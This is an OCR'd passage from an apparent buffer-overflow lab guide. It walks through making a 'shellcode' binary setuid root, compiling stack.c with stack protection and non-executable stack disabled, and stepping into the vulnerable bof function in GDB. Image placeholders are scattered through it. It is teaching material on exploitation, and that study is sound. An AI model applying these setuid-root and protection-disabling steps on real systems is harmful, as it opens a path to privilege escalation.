
   sudo -i

   cd /home/student/examples/samplecode

   chown root shellcode

   chmod 4755 shellcode


   ls -lart shellcode



1. Compile debugging binary version `stack_gdb`:

   gcc -o stack_gdb -g -z execstack -fno-stack-protector stack.c

   ls -lart stack_gdb




1. Load `stack_gdb` in GDB, set breakpoint at function `bof`, and run execution:


   gdb stack_gdb

   break bof


   run



1. Observe missing file segmentation fault error when `badfile` does not exist on disk.




1. Inspect FILE handle definition in source code.



1. Open secondary terminal and create empty input file:


   touch badfile

   Return to GDB and re-run execution until `bof` breakpoint hits.



